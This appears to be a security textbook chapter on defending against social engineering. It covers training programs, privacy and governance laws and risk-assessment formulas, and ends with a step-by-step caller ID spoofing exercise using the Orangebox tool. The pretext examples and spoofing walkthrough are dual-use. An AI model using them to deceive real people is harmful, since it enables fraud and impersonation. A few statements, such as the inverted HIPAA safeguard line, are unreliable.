Some employees need specialized security training:

- Programmers need to learn how to develop secure applications
- Information security personnel need to know the procedures for selecting and applying safeguards to assets
- Network infrastructure specialists need to know how to deploy network components securely

Upper management plays a crucial role in information security:

- Management funds the security projects
- Management is responsible for due care and due diligence
- Data owners are officers of the company and must classify data
- Data custodians implement and maintain the management data classification decisions
- Management ensures that everyone in the company (including them) does their part to secure the enterprise
- Management sets an example and adheres to security policies

The only countermeasure to social engineering is education. No locks, firewalls, or surveillance cameras can thwart a social engineering attack. Employees are both the vulnerability and the defense against social engineering, and should know what these attacks look like. Short educational demonstrations depicting an employee and a social engineer can provide a good introduction to the principles of social engineering attacks, which include authority, liking, reciprocation, consistency, social validation, and scarcity.

Using authority does not necessarily mean that a social engineer must imbue himself or herself with authority. He or she can also invoke the authority of another person, such as, "If you don't let me fix that computer, you'll have to explain why Mr. Big can't get his e-mail."

In "How to Win Friends and Influence People," by Dale Carnegie, Mr. Carnegie suggests that you:

- Become genuinely interested in other people

- Smile to make a good first impression
- Use a person's name; it's his or her most important possession (so say it right)
- Be a good listener; encourage others to talk about themselves
- Talk in terms of the other person's interests
- Make the other person feel important—do it sincerely

Using reciprocation, a social engineer brings a problem to the target's attention and then offers a solution (e.g., "the badge reader on the door is being finicky today. I found that holding my badge upside down works best.") Once the social engineer has done this small favor, he or she will be comfortable asking for a favor.

Using consistency, an attacker reminds an employee of the policies that they agreed to follow as a condition of employment, and then asks the employee for his or her password to make sure it complies with policies and practices.

Using social validation, an attacker tells an employee that he or she is conducting the information-gathering phase of a new Information Technology (IT) project and says that he or she have already received input from other employees with a similar standing in the company. Subconsciously, the employee wants to maintain that standing by complying with the attacker's request.

Using scarcity, an attacker can direct an employee to a Web site offering a limited number of free goodies, and encourage the employee to hurry before they're all gone. Once the employee enters the Web site, he or she is prompted for his or her user ID and password, which is then captured.

Once employees have seen demonstrations of these principles, it's time for role playing, which is best done in small groups, because most people have a fear of public speaking.

Notes from the Underground…

The Con

Con artists know that with enough planning, they can con anyone. If a con artist can't defend against a social engineering attack, how can the rest of us?

Social engineering can also be done in stages. Each person the social engineer calls is tricked into revealing some small piece of information. After accumulating these pieces, the social engineer calls an employee and says, "I have all

Continued

this information. I'm just missing one detail." This gives the social engineer authenticity, and the target usually gives up the detail.

The best defenses are authentication, authorization, administrative controls (e.g., separation of duties), and monitoring.

Training

Training differs from education in that education is about principles; it's more general. Training is about procedures; it's more specific. There should be separate training programs for general employees, programmers, security professionals, and management to reflect the different vulnerabilities that each faces. Every employee, starting with the Chief Executive Officer, must attend security training, and must attend an update course each year. This is necessary because people benefit from repetition, it shows the ongoing commitment to security, and because the security situation of the company changes as the company and the world around it change.

Incredibly, there has been little increased focus on security even in the wake of the September 11, 2001, terrorist attack on the United States, and other major security incidents such as with ChoicePoint and the Veterans Administration. In their 2004 survey, Ernst & Young recommend that the only way to change this is with leadership from the Chief Executive Officer of the company. For details, read *www.100share.com/related/Report-CEOs-Stagnant-on-S.htm*.

Security Awareness Programs

As educators know, once an employee has been trained, we must continue to reinforce the messages to make them stick, and to increase the employee's understanding (since his comprehension was typically low the first time). We can use all kinds of tools to keep information security in the front of the employee's mind:

- A column in the weekly or monthly company periodical
- A security newsletter—on paper or in e-mail
- A sticker on the employee's keyboard
- Posters in the common area
- Contests that reward employees for positive behavior with respect to security
- Banner messages that appear when a user logs onto their computer, or when they start a specific program such as e-mail
- A note in their paycheck envelope
- An announcement on the public address system

- A special mailing to the employees' homes
- A measured goal on the employee's performance plan, to be evaluated in the employee's appraisal
- Employees should sign an agreement to follow the policies when hired, and then annually
- Employees should be reminded of their commitment to maintain confidentiality during the exit interview, upon termination

Evaluating

After educating and training employees, they should be evaluated. Mere attendance in the classes is not sufficient. We're after compliance, which comes from knowledge and motivation. Evaluation can tell us if the knowledge is present in the employee. Evaluation can be broken down into levels. This has several advantages. It allows an employee to have some success even before he's able to master all the things that we want him to know. And success begets success. We can tie inducements to each level of achievement. These inducements could take the form of privileges such as time off, but most people are rewarded best with challenges. The opportunity to do more interesting work and to do something more important to the company is usually the best motivator. It also isn't as artificial as relating achievement to time off. Employees understand that the company naturally wants them to have a greater skill level before being allowed to perform more challenging and more important work. At the other end of the spectrum, employees who don't attain even the lowest level of proficiency in security awareness don't get to keep their jobs.

Testing

Written evaluations measure knowledge, but what we want most is to measure performance. How well will individuals, and the enterprise as a whole, perform when faced with a threat? Companies should perform periodic *penetration tests*. In a penetration test, or *pen test*, a penetration tester (white-hat hacker, ethical hacker) performs an actual attack on the company. If several individuals are involved, then this group is called a *tiger team* or a *red team*. The pen test is only conducted with the written permission of management. Network administrators should remember that they are custodians of their companies' networks, not the owners of those networks. A pen test requires a plan. Some things will not be part of the plan. The pen test should not cause any real damage to any physical or information assets. Whether or not the pen test causes a disruption of business is something to decide with management. A full pen test attacks the following areas:

- **Technical Controls** Firewalls, servers, applications
- **Physical Controls** Guards visitor log, surveillance cameras
- **Administrative Controls** Policies and procedures
- **Personnel** Compliance with policies and procedures, awareness of social engineering

There are two approaches to a penetration test: white-box and black-box. A white-box test could be performed by company insiders and takes advantage of all the documentation for the network architecture, the policies and procedures, the company directory, etc. A black-box penetration test must be done by outsiders, since it requires that the testers have no advance knowledge of the company's internal workings. It's a more realistic test, simulating what a malicious hacker would go through to attack the company.

Monitoring and Enforcement

As with any other security control, it's not enough to establish your defenses and then just assume that they work. Monitoring is required. Someone must actually read the log files produced by the physical access-control systems. Someone must watch the surveillance monitors. The hardest part of this is recruiting all employees to help. Employees don't want to be snitches, but when they see someone tailgating at a secured doorway or see someone in a secure area without his badge, they must report it. If a manager or someone in the security department catches an employee allowing another person to tailgate, or to use her badge, she must be reported and a record made of the misconduct. Because compliance with this requirement is so contrary to our culture, we must use the first transgressions as learning opportunities. But if an employee continues to fail in her security duties, then sterner measures are required.

One important thing that will help to get employees on board with the security program is to have them sign a statement that they have read the policies, or been trained in the policies, that they understand the policies, and that they agree to adhere to the policies. Every year this ritual should be repeated, both to remind the employees of their responsibilities, and because the policies and procedures are updated each year.

Periodic Update of Assessment and Controls

Once safeguards are implemented, they need to be assessed to see if they are reducing risk according to our expectations. This isn't a one time occurrence. If we're talking about a policy or procedure, then people may become lax over time, and only continuing assessment will determine this. For any type of safeguard, not

only might the safeguard performance degrade with time, but the threat environment changes. It's not enough to defend against last year's threats. Also, the company's assets change over time: new ones added, some discarded, and the value of assets change. A change in asset value may dictate a change in the budget for protecting that asset.

Regulatory Requirements

We can categorize laws in many ways, but in this book it's useful to categorize by the threats created by non-compliance with the laws.

Privacy Laws

Privacy is never mentioned in the U.S. Constitution or in the Bill of Rights, and yet most Americans consider it to be an inalienable right. Privacy rights in the U.S. are derived from the Fourth amendment of the Bill of Rights, and read: "The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated…" Because so little about privacy was made explicit, subsequent laws have been passed to make the rights of citizens and corporations explicit. The number of privacy laws increased after World War II, when the threat of technologies (e.g., computers and networks) arose, and credit was easily obtained.

Federal Privacy Act of 1974

The Federal Privacy Act of 1974 regulates what personal information the Executive branch of the Federal government can collect and use regarding private individuals. Under this act individuals have the right to:

- Obtain the information that the government has collected about them
- Change any information that is incorrect, irrelevant, or outdated
- Sue the government for violations of the act (e.g., unauthorized disclosure of your personal information)

Electronic Communication Privacy Act of 1986

This Electronic Communication Privacy Act (ECPA) prohibits the interception, disclosure, or use of wire, oral, or electronic communications. The act also makes it illegal to manufacture, distribute, possess, or advertise a device whose primary use is the surreptitious interception of such communications. Furthermore, it is illegal to obtain stored communications by unauthorized means. The content of such communication cannot be used as evidence in court or any other government authority.

The Attorney General's office may authorize an application to a Federal judge to grant an order authorizing the FBI to intercept communications. The act also makes it illegal to make an unauthorized disclosure of an individual's video rentals or purchases. A court order is required to install a pen register or a trap and trace device, unless the provider of the communication service is installing the device.

Computer Security Act of 1987

In 1984, President Reagan gave control of all government computer systems containing SBU information to the National Security Agency (NSA). National Security Advisor, John Poindexter, issued another directive extending NSA authority over non-government computer systems. Congress, led by Representative Jack Brooks (D-Texas), passed the Computer Security Act to return responsibility for the security of unclassified, non-military government computer systems to the National Institute for Standards and Technology (NIST), a division of the Department of Commerce. The act specifies the NSA's role as one of advice and assistance.

The Computer Security Act establishes minimum acceptable security practices for Federal computer systems containing sensitive information. It stipulates that each Federal agency provide mandatory periodic training in computer security awareness and accepted computer security practices. The act also requires each agency to identify applicable computer systems and create a plan for the security and privacy of these systems.

EU Principles on Privacy

- **Notice** Organizations must notify individuals of the reasons why they collect and use information about them, and the types of third parties to which it discloses the information.
- **Choice** Organizations must give individuals the opportunity to choose (opt out) whether their personal information is disclosed to a third party or used for any purpose other than what the information was collected for. An affirmative or explicit (opt in) choice must be given for sensitive information.
- **Onward Transfer** To disclose information to a third party, the first two principles must be applied, and the third party must subscribe to those principles.
- **Access** Individuals must have access to their own information and be able to correct inaccuracies.
- **Security** Organizations must take reasonable precautions to protect personal information from loss, misuse, and unauthorized access, disclosure, alteration, and destruction.

- **Data Integrity** An organization must take reasonable steps to ensure data is relevant, reliable , accurate, and current.
- **Enforcement** There must be readily available, affordable independent recourse mechanisms so that an individual's complaints and disputes can be investigated and resolved, and damages awarded when applicable.

Communications Assistance for Law Enforcement Act of 1994

In the name of public safety and national security, the Communications Assistance for Law Enforcement Act (CALEA) extends the obligation of telecommunications carriers (telephone companies) to assist law enforcement in executing electronic surveillance pursuant to court order. The law requires carriers to build into their equipment the ability to isolate the wire and electronic communications of interest from other communications, and to intercept those communications. The equipment must deliver to the government the call-identifying information that is reasonably available to the carrier.

Gramm-Leach Bliley (GLB) Act of 1999 (Financial Services Modernization Act)

The Gramm-Leach-Bliley Act (GLBA) originally sought to "modernize" financial services by ending regulations (e.g., Glass-Steagall Act of 1933, and the Bank Holding Company Act of 1956) that prevented the merger of banks, stock brokerage companies, and insurance companies. Representative Ed Markey (D-Massachusetts) introduced an amendment that became Title V of the act. The Markey amendment gives individuals notice and some ability to control sharing of their personal information. Despite the testimony of many representatives about how information sharing operated to enrich banks at the expense of individuals' privacy, strong opposition by the banking industry kept the amendment on the ropes.

The GLBA only regulates financial institutions (e.g., banking, insurance, stocks and bonds, financial advice, and investing), and these companies must protect the security and confidentiality of customer records and protect against unauthorized access. Annually, the institutions must provide customers with any information-sharing policies regarding the disclosure of nonpublic personal information (NPI) to affiliates and third parties. Consumers have the right to opt out of NPI sharing with unaffiliated companies. However, institutions can share information with unaffiliated companies who provide services (e.g., marketing or jointly offered products) to the institution, and then that company can share the information with their own affiliates.

Even if individuals fail to opt out, their access codes and account numbers may not be disclosed to unaffiliated third parties for telemarketing, direct-mail marketing, or marketing through electronic mail. GLBA also prohibits *pretexting*, which is the

collection of personal information under false pretenses. However, using false pretenses, investigators can call entities not covered under GLBA, to gain personal information about a victim.

Corporate Governance Laws

Sarbanes-Oxley

The Sarbanes-Oxley Act of 2002, also known as SarbOx, SOX, and the Public Company Accounting Reform and Investor Protection Act, was passed in response to the corporate scandals involving Enron, Tyco International, and Worldcom (now MCI). These companies misrepresented the condition of their business to shareholders and to the Securities and Exchange Commission (SEC). In the case of Enron, the employees were seriously harmed, not only by the loss of employment, but also by devaluation of their 401(k) retirement plans to virtually zero worth. While executives of Enron were encouraging employees to load up their 401(k) accounts with Enron stock, they were quietly selling off their own stock. SEC rules allowed some types of this insider trading to go unreported for more than a year. Sarbanes-Oxley includes these provisions:

- The chief executive officer and chief financial officer must certify financial reports
- The company cannot make personal loans to executive officers and directors
- Insider trading must be reported much sooner
- Insiders (officers and directors) cannot trade during pension fund blackout periods, in which pension fund (e.g., 401(k) account) participants are prohibited from trading
- There must be public disclosure of compensation for the chief executive and financial officers
- An auditor cannot provide other services to the company. In the case of Enron, their auditor (Arthur Anderson) was also making money for the company, consulting on mergers and acquisitions and other services.
- Longer jail sentences and bigger fines for executives knowingly misstating financial statements

Because IT systems are used by all major corporations to produce the information used in financial reporting processes, the chief information officer of a public company plays a large role in complying with Sarbanes-Oxley, even though the act primarily tasks the chief executive officer and the chief financial officer.

Health Insurance Portability and Accountability Act

Title II of the Health Insurance Portability and Accountability Act (HIPAA) of 1996 addresses the "Administrative Simplification" provisions of the act. These provisions are meant to improve the efficiency of the healthcare system through the use of Electronic Data Interchange (EDI), a computerized, paperless system of conducting transactions specified by the American National Standards Institute (ANSI) standard X12. Due to the many vulnerabilities of computer networks, Title II also addresses controls to prevent fraud and other abuse of healthcare information. It is commonly understood that HIPAA applies to healthcare providers and healthcare clearinghouses, but it also applies to any company with a health plan that handles healthcare information. Title V includes five rules, of which three are of particular interest to IT security professionals.

The *Privacy Rule* regulates the use and disclosure of Protected Health Information (PHI), which includes medical records and payment information. It gives individuals the right to see their own records and to have any inaccuracies corrected. The privacy rule also requires covered entities to keep information confidential by disclosing only that information deemed necessary for a particular purpose (e.g., facilitating treatment or collecting payment). The covered entities must keep track of disclosures. They must have documented policies and procedures, must appoint a Privacy Official, and must train all employees in the handling of PHI.

The *Transactions and Code Sets Rule* specifies extensions to ANSI X12 (especially for the healthcare industry) known as X12N. These transactions include eligibility inquiries, claims, and remittances.

The *Security Rule* gives the "how" to go with the Privacy Rule's "what." The privacy rule uses established IT security methodology to specify three types of security controls: administrative, physical, and technical safeguards. The physical safeguards control physical access to PHI and the equipment storing PHI.

Administrative controls provide the following:

- Written privacy procedures and a Privacy Officer appointed to develop and implement policies and procedures
- A management oversight policy for compliance with the security controls
- Defined job functions that specify which types of PHI are handled by what job function
- Specifies how access to PHI is authorized and terminated
- Establishes training for employees handling PHI
- Ensures PHI is disclosed only to vendors that comply with HIPAA

- A Disaster Recovery Plan (e.g., change control procedures, perform backups, and so forth)
- Perform internal audits for security control implementations and security violations

Physical safeguards include:

- How equipment is added to, or removed from (including disposal), the data network
- Physical access to equipment with PHI must not be controlled and monitored
- Facility security plans, visitor logs, escorts
- Workstations must not be kept in high traffic areas, and monitors must not be viewable by the public

Technical safeguards provide logical access control to systems storing PHI, and protect communications of PHI over data networks. They include:

- Intrusion protection, including encryption for communications over open networks
- Ensuring that data changes are authorized
- Ensuring data integrity with checksums, digital signatures, and so on
- Authentication of persons and systems communicating with the covered entity's systems
- Risk analysis and risk management programs

The Personal Information Protection and Electronic Documents Act of 2000 (Canada) and the Personal Information Protection and Electronic Documents Act of 2006 defines personal information as any factual or subjective information in any form about an identifiable individual. The act regulates how personal information is collected, used, and disclosed. It meets the data protection standards set by the European Union (EU). Without EU compliance, data flow from EU countries to Canada could be hindered because EU entities are prohibited from transferring personal information to entities that don't meet the EU standards of protection. The act has ten principles:

- **Accountability** An organization is responsible for all personal information under its control. It will designate an individual to be accountable for compliance with these principles.

- **Identifying Purposes** The purpose for collecting information will be identified at or before the time of collection.
- **Consent** Knowledge and consent of the individual are required for collection, use, or disclosure of personal information.
- **Limiting Collection** Collection is limited to that information deemed necessary for the purposes identified. Collection will be done by fair and legal means.
- **Limiting Use, Disclosure, and Retention** Personal information shall not be used or disclosed for purposes other than those for which it was collected, except with consent. Information shall be retained only as long as necessary for those purposes.
- **Accuracy** Personal information shall be as accurate, complete, and up-to-date as necessary for the purposes for which it is to be used.
- **Safeguards** Personal information shall be protected by safeguards appropriate to the sensitivity of the information.
- **Openness** Policies and practices of information management shall be readily available.
- **Individual Access** Upon request, an individual shall be informed of the existence, use, and disclosure of his or her personal information, and have access to that information. He or she shall be able to challenge the accuracy and completeness of the information and have it amended appropriately.
- **Challenging Compliance** An individual shall be able to challenge the compliance of an organization.

NOTE

There are some exceptions for law enforcement and journalists.

Making the Case for Stronger Security

So far we've discussed many of the threats and vulnerabilities in security. This section takes an organized approach to solutions. It's impossible to learn about all vulnerabilities, which is why it is important to focus on the vulnerabilities that pertain to your

own situation. You also need a way to convince management that these threats must be taken seriously, and that they must authorize expenditures for the company's defense. The following sections describe some administrative tools that can be used to speak in terms that management understands, in order to obtain that all-important budget.

Risk Management

Risk management is the process of identifying risks to an organization's assets and then implementing controls to mitigate the effects of those risks. In this section, we develop a process of breaking things down until the parts are each manageable and quantifiable.

The first question is "what needs protecting?" and the answer is assets. An *asset* is a person or object that adds value to an organization. We need to determine the value of an asset to figure out a limit on spending for protection of that asset (e.g., we wouldn't spend $200 on a lock to protect a $100 bicycle against theft). We also need to know how to protect assets from *threats* (e.g., theft, hurricane, and sabotage). This determination measures our *vulnerability* to the threat. A threat without a matching vulnerability, and vice versa, is a low risk. Both must be present in order for an asset to be seriously at risk. Then we begin thinking about specific protection mechanisms, called *controls* (also known as *safeguards* and *countermeasures*), to be purchased or developed and implemented.

Once the controls are in place, we evaluate them using *vulnerability assessments* to see how vulnerable our systems and processes remain. We conduct *penetration tests* to emulate the identified threats; if the results fall short of our expectations, we get better or additional controls.

Things change. New assets are acquired and old ones are discarded. Values and threats change. Controls are found to be less effective than we originally thought. All of this change requires us to periodically re-evaluate all foregoing analysis. Therefore, we start the process again each year, using the previous analysis as a starting point.


Let's take a closer look. To approach this in a methodical fashion we'll use the General Risk Management Model as shown in Figure 20.12

Asset Identification and Valuation

To know what's at risk we must know what we have. Assets include:

- **Personnel** While people are not property, a company does have a responsibility to protect all of the people on its premises: employees, customers, visitors. This must be a company's first priority.
- **Buildings**

Figure 20.12 General Risk Management Model



- **Equipment**
- **Furniture** (e.g., storage such as locking desks, file cabinets, safes, and so on)
- **Software** (purchased and home-grown)
- **Intellectual property** (e.g., trademarks, patents, copyrights, and trade secrets.
- **Other information** (e.g., plans, customer lists, business data)
- **Inventory** The company's products warehoused for sale.
- **Cash**
- **Processes** How the company operates may have a competitive advantage over other companies. These processes have value to a company.
- **Reputation** The worth of a company includes *goodwill*, which is the good relationship between a business and its customers (an intangible asset).

Next, it's necessary to place a value on the assets. There are many ways to consider asset value:

- The cost to design and develop or acquire, install, maintain, protect the asset
- The cost of collecting and processing data for information assets
- The value of providing information to customers
- The cost to replace or repair the asset

- The cost to defend against litigation
- Depreciation; most assets lose value over time
- Acquired value; information assets may increase in value over time
- The value to a competitor
- The value of lost business opportunity if the asset is compromised
- A reduction in productivity while the asset is unavailable

As you can see, computing an asset's value can be a daunting task.

Threat Assessment

Threat assessment can be done in two ways: *quantitative assessment* and *qualitative assessment*. In *quantitative assessment*, we try to assign accurate numbers to such things as the seriousness of threats and the frequency of occurrence of those threats. We consult historical data from insurance companies and law enforcement agencies in our endeavor to make real measurements. Then we utilize formulas to apply those measurements to our own enterprise.

In qualitative assessment, we recognize that obtaining actual measurements for many things is an unrealistic goal. Instead, we utilize the experience and wisdom of our personnel to rank and prioritize threats. We use several people and reach for consensus in an effort to account for a single person's bias.

Quantitative Assessment

Imagine all the scenarios in which your assets are threatened, and determine what portion of those asset would be lost if each threat became a reality. The percentage of the asset value that would be lost is the exposure factor (EF). The dollar (or other currency) amount that would be lost if the threat was realized is the single loss expectancy (SLE), and is computed using the following formula:

```
SLE = asset value x exposure factor
```

If only half of a $1,000,000 asset is lost in an incident, then the exposure factor is 50 percent and the SLE is $500,000. It is possible for a loss to exceed the asset's value to the corporation, such as in the event of a massive product liability lawsuit; in this case, the EF would be greater than 100 percent.

Of course, some threats are more likely to materialize than others, which is expressed as the annualized rate of occurrence (ARO). If we expect a threat to occur three times per year on average, then the ARO equals 3. If another threat is expected to occur only once in ten years, the average would be one tenth of an occurrence each year, giving an ARO of 0.1 for that threat. An important factor in the ARO is how vulnerable you are to a particular threat. For our information systems, we can

refer to vulnerability databases published on the Web, which tell us what known vulnerabilities exist for a particular version of a particular product. However, vulnerabilities in information systems don't only come from programming errors. Improper installation and configuration of a product can also make it vulnerable. A *vulnerability scanner* program can automate much of the work of identifying vulnerabilities in these systems.

Now we can combine the monetary loss of a single incident (SLE) with the likelihood of an incident (ARO) to get the annualized loss expectancy (ALE). The ALE represents the yearly average loss over many years for a given threat to a particular asset, and is computed as follows:

```
ALE = SLE x ARO
```

Some risk assessment professionals add another factor: uncertainty. If we have good historical data to support our quantification of asset value, exposure factor, and annualized rate of occurrence, then we are very certain of the risk. If we used a dart board to assign any of these component values, then we have considerable uncertainty of the risk. We can revise our last formula to account for this:

```
ALE = SLE x ARO x uncertainty
```

where *uncertainty* ranges from one for completely certain, to numbers greater than one for more uncertainty (e.g., an uncertainty of 1.5 means that the ALE might be 50 percent more than the estimate of SLE ? ARO; an uncertainty of 2.25 means that the ALE might be more than double our estimate). Table 20.2 shows quantitative risk assessment calculations.

Table 20.2 Quantitative Risk Assessment Calculations

Asset Name	Asset Value	Exposure Factor	SLE	ARO	Uncertainty	ALE
Building	$6,000,000	50 %	$3,000,000	.07	1	$210,000
Customer Database	$1,000,000	100 %	$1,000,000	.667	3	$2,000,000
Software	$800,000	75 %	$600,000	.667	1.5	$600,000

Qualitative Assessment

A qualitative assessment is appropriate when there isn't enough time, money, or data to perform a quantitative assessment. The lack of data may be due to the uniqueness of a particular risk, which could include unusual threats or vulnerabilities, or a one-of-a-kind asset.

A qualitative assessment is based on the experience, judgment, and wisdom of the members of the assessment team. Some qualitative risk assessment methods are:

- **Delphi Method** A procedure for a panel of experts to reach consensus without meeting face-to-face.
- **Modified Delphi Method** May include extra steps such as validating the expertise of panel members, or allowing some personal contact.
- **Brainstorming** Somewhat less structured. A group leader establishes ground rules and guides the experts through the process. In the first phase, all ideas are welcome, whether they are practical or not. No discussion of the drawbacks of these ideas is permitted in this phase. In the second phase, after all ideas are generated, it's time to rank the ideas. All aspects of the ideas such as practicality and profitability are now permitted.
- **Storyboarding** Processes are turned into panels of images depicting the process, so that it can be understood and discussed.
- **Focus Groups** Employ panels of users who can evaluate the user impact and state their likes and dislikes about the safeguard being evaluated.
- **Surveys** Used as an initial information gathering tool. The results of the survey can influence the content of the other evaluation methods.
- **Questionnaires** Limit the responses of participants more than surveys, so they should be used later in the process when you know what the questions will be.
- **Checklists** Used to make sure that the safeguards being evaluated cover all aspects of the threats. These aspects can be broken down into the following categories: *mandatory*, *important but can live without*, and *nice to have*.
- **Interviews** Useful in the early stages of evaluation. They usually follow the surveys to get greater detail from participants, and to give a free range of responses.

These techniques are used to rank the risks in order to determine which should be handled first, and which should get the largest budget for countermeasures. In the Delphi method, a panel of experts is assembled and are asked to rate a particular risk on some scale (e.g., high-medium-low, 1 through 5). Each panelist votes privately and the results of all votes are made known to the panel anonymously. Another round of voting occurs, with the panelists influenced by the results of the previous round. Additional rounds are held until the panel reaches consensus.

Impact Definition and Quantification

It is important to determine the potential losses for each threat to an asset. Some classes of loss are:

- Money
- Endangerment of personnel
- Loss of business opportunity
- Reduced operating performance
- Legal liability
- Loss of reputation, goodwill, or value in your brand

Control Design and Evaluation

Choose or design controls that provide enough cost-effective protection. Evaluate whether the expected protection is being provided. The classes of controls are:

- **Deterrent** Make it not worth it to the attacker to intrude
- **Preventive** Prevent incidents from occurring
- **Detective** Detect incidents when they occur
- **Recovery** Mitigate the impact of incidents when they occur
- **Corrective** Restore safeguards and prevent future incidents

Residual Risk Management

Now armed with the risk (annual amount of loss) for each threat to each asset, we can use this information in two ways: we can prioritize the list of threats and address the most serious threats, and we can put a limit on the annual budget to protect against each of these threats. There are five basic strategies for handling risk:

- **Avoidance** Reduce the probability of an incident
- **Transference** Give someone else (insurance company) the risk
- **Mitigation** Reduce the impact (exposure factor) of an incident
- **Acceptance** Determine that the risk is acceptable without additional controls
- **Rejection** Stick your head in the sand

As you can see, only four of the strategies are advisable. The first choice is to avoid risk. If we can change our business practices or computer procedures to be less risky, that is the most desirable. Next, we want to determine if handling the risk is within our expertise, or if it is better handled by others. Where we can mitigate risk we should do so. Any risk that we don't know how to control, even with the help of specialized companies, should be transferred to insurance companies.

Risk cannot be eliminated; it can only be reduced and handled. After reducing risk through avoidance, transference, or mitigation, whatever risk remains is known as *residual risk*. If the residual risk is at a level which the company can live with, then the company should *accept* the risk, and move on to the next threat. If the residual risk is too large to accept, then additional controls should be implemented to avoid, transfer, and mitigate more risk.

People Layer Security Project

There are many skills that are useful for defending the people layer. It's important to know how to conduct a risk assessment, write policies and procedures, recognize a social engineering attack, and test your users' passwords for proper strength. In this section, we learn how to set up a caller ID spoofing system, so that we can train users to not always trust what they see. Remember that security tools are two-edged swords: they have legitimate uses for systems administration, monitoring, and training, but they also have malicious purposes, and are sometimes used illegally. Caller ID spoofing is legal if the target of the spoof knows that you are spoofing; it is illegal when it is used maliciously.

Orangebox—Phreaking


Telling people that caller ID displays can't be trusted may result in users believing that such attacks are possible, but difficult and not likely to happen. Demonstrating caller ID spoofing with an ordinary computer and having the spoofed ID appear on the user's telephone has a lasting impact. Make sure that people are aware of what you are doing before you do it, thereby keeping it legal.

Another legitimate use of caller ID spoofing is a *penetration test* (also known as a *pen test*. If social engineering is part of the pen test plan, then caller ID spoofing will be useful. Remember that you must have written permission from management in order to conduct a pen test.

Download the S.O.B. Orangebox archive file, *sob192.exe*, from *http://ArtOfHacking.com/orange.htm*. Open the file with any archive program that understands ZIP files (e.g., WinZip). Inside the archive, is a file named *sob192.exe*, which is an installation program, not the ready-to-run orangebox program. It's not necessary to extract this file if your archive program allows you to execute it directly

from the archive contents listing. Once installed in Windows, click the **Start** button and go to **All Programs | S.O.B. | S.O.B. Caller ID Generator 1.9.2 for Windows**. The S.O.B. Orangebox window appears, as shown in Figure 20.13.

Figure 20.13 Software Orangebox



Click the **Privacy** button until both the "Out of Area" and "Private" lights are extinguished. Then type the spoof telephone number into the number field. Click the **Format** button to select either **Call Waiting** or **Standard** and then type the spoof name in the "name" field. Now make a call to the phone on which you want the spoofed information to be displayed. When the call is answered, hold the caller's telephone mouthpiece up to the computer's speaker and, press the **Play** button on S.O.B. The spoofed information should appear on the called phone's display.

In noisy environments, the calling phone's mouthpiece will pick up other sounds that will interfere with the caller ID tones coming from the computer. In this case, it is necessary to wire the computer's sound card output directly to the telephone, thus keeping out environmental noises.

Summary

Radia Perlman, a prestigious networking expert, once said that people "are large, expensive to maintain, and difficult to manage, and they pollute the environment. It's astonishing that these devices continue to be manufactured and deployed, but they're sufficiently pervasive that we must design our protocols around their limitations."

Indeed, people are often an organization's greatest vulnerability, but they are also an asset in terms of what they contribute to the organization. People can also be a threat from both inside and outside of the organization.

Employees must be trained to reduce vulnerability's. When they are knowledgeable about the threats that they face, vulnerability and risk is also reduced. For threats such as social engineering, education is the only countermeasure.

As assets, employees have knowledge and skills that are important. People must not only be protected from life-threatening hazards, but they should also be nurtured.

As threats, people are ingenious and the threats are ever changing. You must continually update your knowledge of attacks and prepare to defend against them.

Solutions Fast Track

Attacking the People Layer

- Passwords are a poor safeguard and must be managed diligently.
- Social engineering can be conducted through many channels (even fax), but the telephone is most commonly the is used.
- Social engineering attacks over the Internet usually have a technical component, which requires the target to also have technical knowledge.
- Keystroke loggers can capture passwords before they're encrypted, and may be undetectable.

Defending the People Layer

- Policies are the first defense, because all other defenses are derived from them.
- Person-to-person authentication and authorization is essential to thwart social engineering attacks.
- Data classification and data handling procedures can prevent most information leaks.
- The only defense against social engineering is education.

Making the Case for Stronger Security

- You must know what assets you have before you can protect them.
- You must know what threats exist before you can defend against them.
- You can justify expenditures on safeguards with Risk Analysis.

Layer 8 Security Project

- Caller ID spoofing can be used for training social engineering.
- Caller ID spoofing can be used in a penetration test.
- Any computer can become an orangebox.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Isn't a firewall sufficient to protect my company?

A: No, a company is far more vulnerable to the poor security of its people.

Q: What is social engineering?

A: Social engineering is the use of psychology to get people to do what you want.

Q: What makes a good password?

A: Passwords should be long, complex, random, unique, and changed often.

Q: What is a complex password?

A: A complex password has different types of characters, such as upper- and lower-case letters, numerals, and punctuation marks.

Q: What is a random password?

A: A random password contains no information about the password holder, such as names of family members or pets, birthdays, and so on. Random passwords can't be particular words or based on words.

Q: What is a unique password?

A: A unique password is different from the other passwords used on all other accounts.

Q: How can I protect my organization against social engineering attacks that depend on the technical ignorance of my employees?

A: Not all users are technical experts, so you must have good policies and procedures to help them avoid these pitfalls.

Q: Do laws really help protect us when the Internet is international?

A: Laws are not a complete solution, but they do help. Not everyone is willing to move to a rogue state to conduct their attacks. Also, a law that makes it illegal to exchange sensitive information with countries that have poor information security laws, will put pressure on those countries to beef up their laws.

Q: Don't information security laws fail to deter crime, since so many people engage in these crimes and the chances of being prosecuted are low?

A: Government often doesn't have the resources or see the need to enforce laws. But consumer groups and other advocacy groups can help by building the case for the government.

Q: Isn't it hard to convince management to implement the proper safeguards, since they don't want to spend the money?

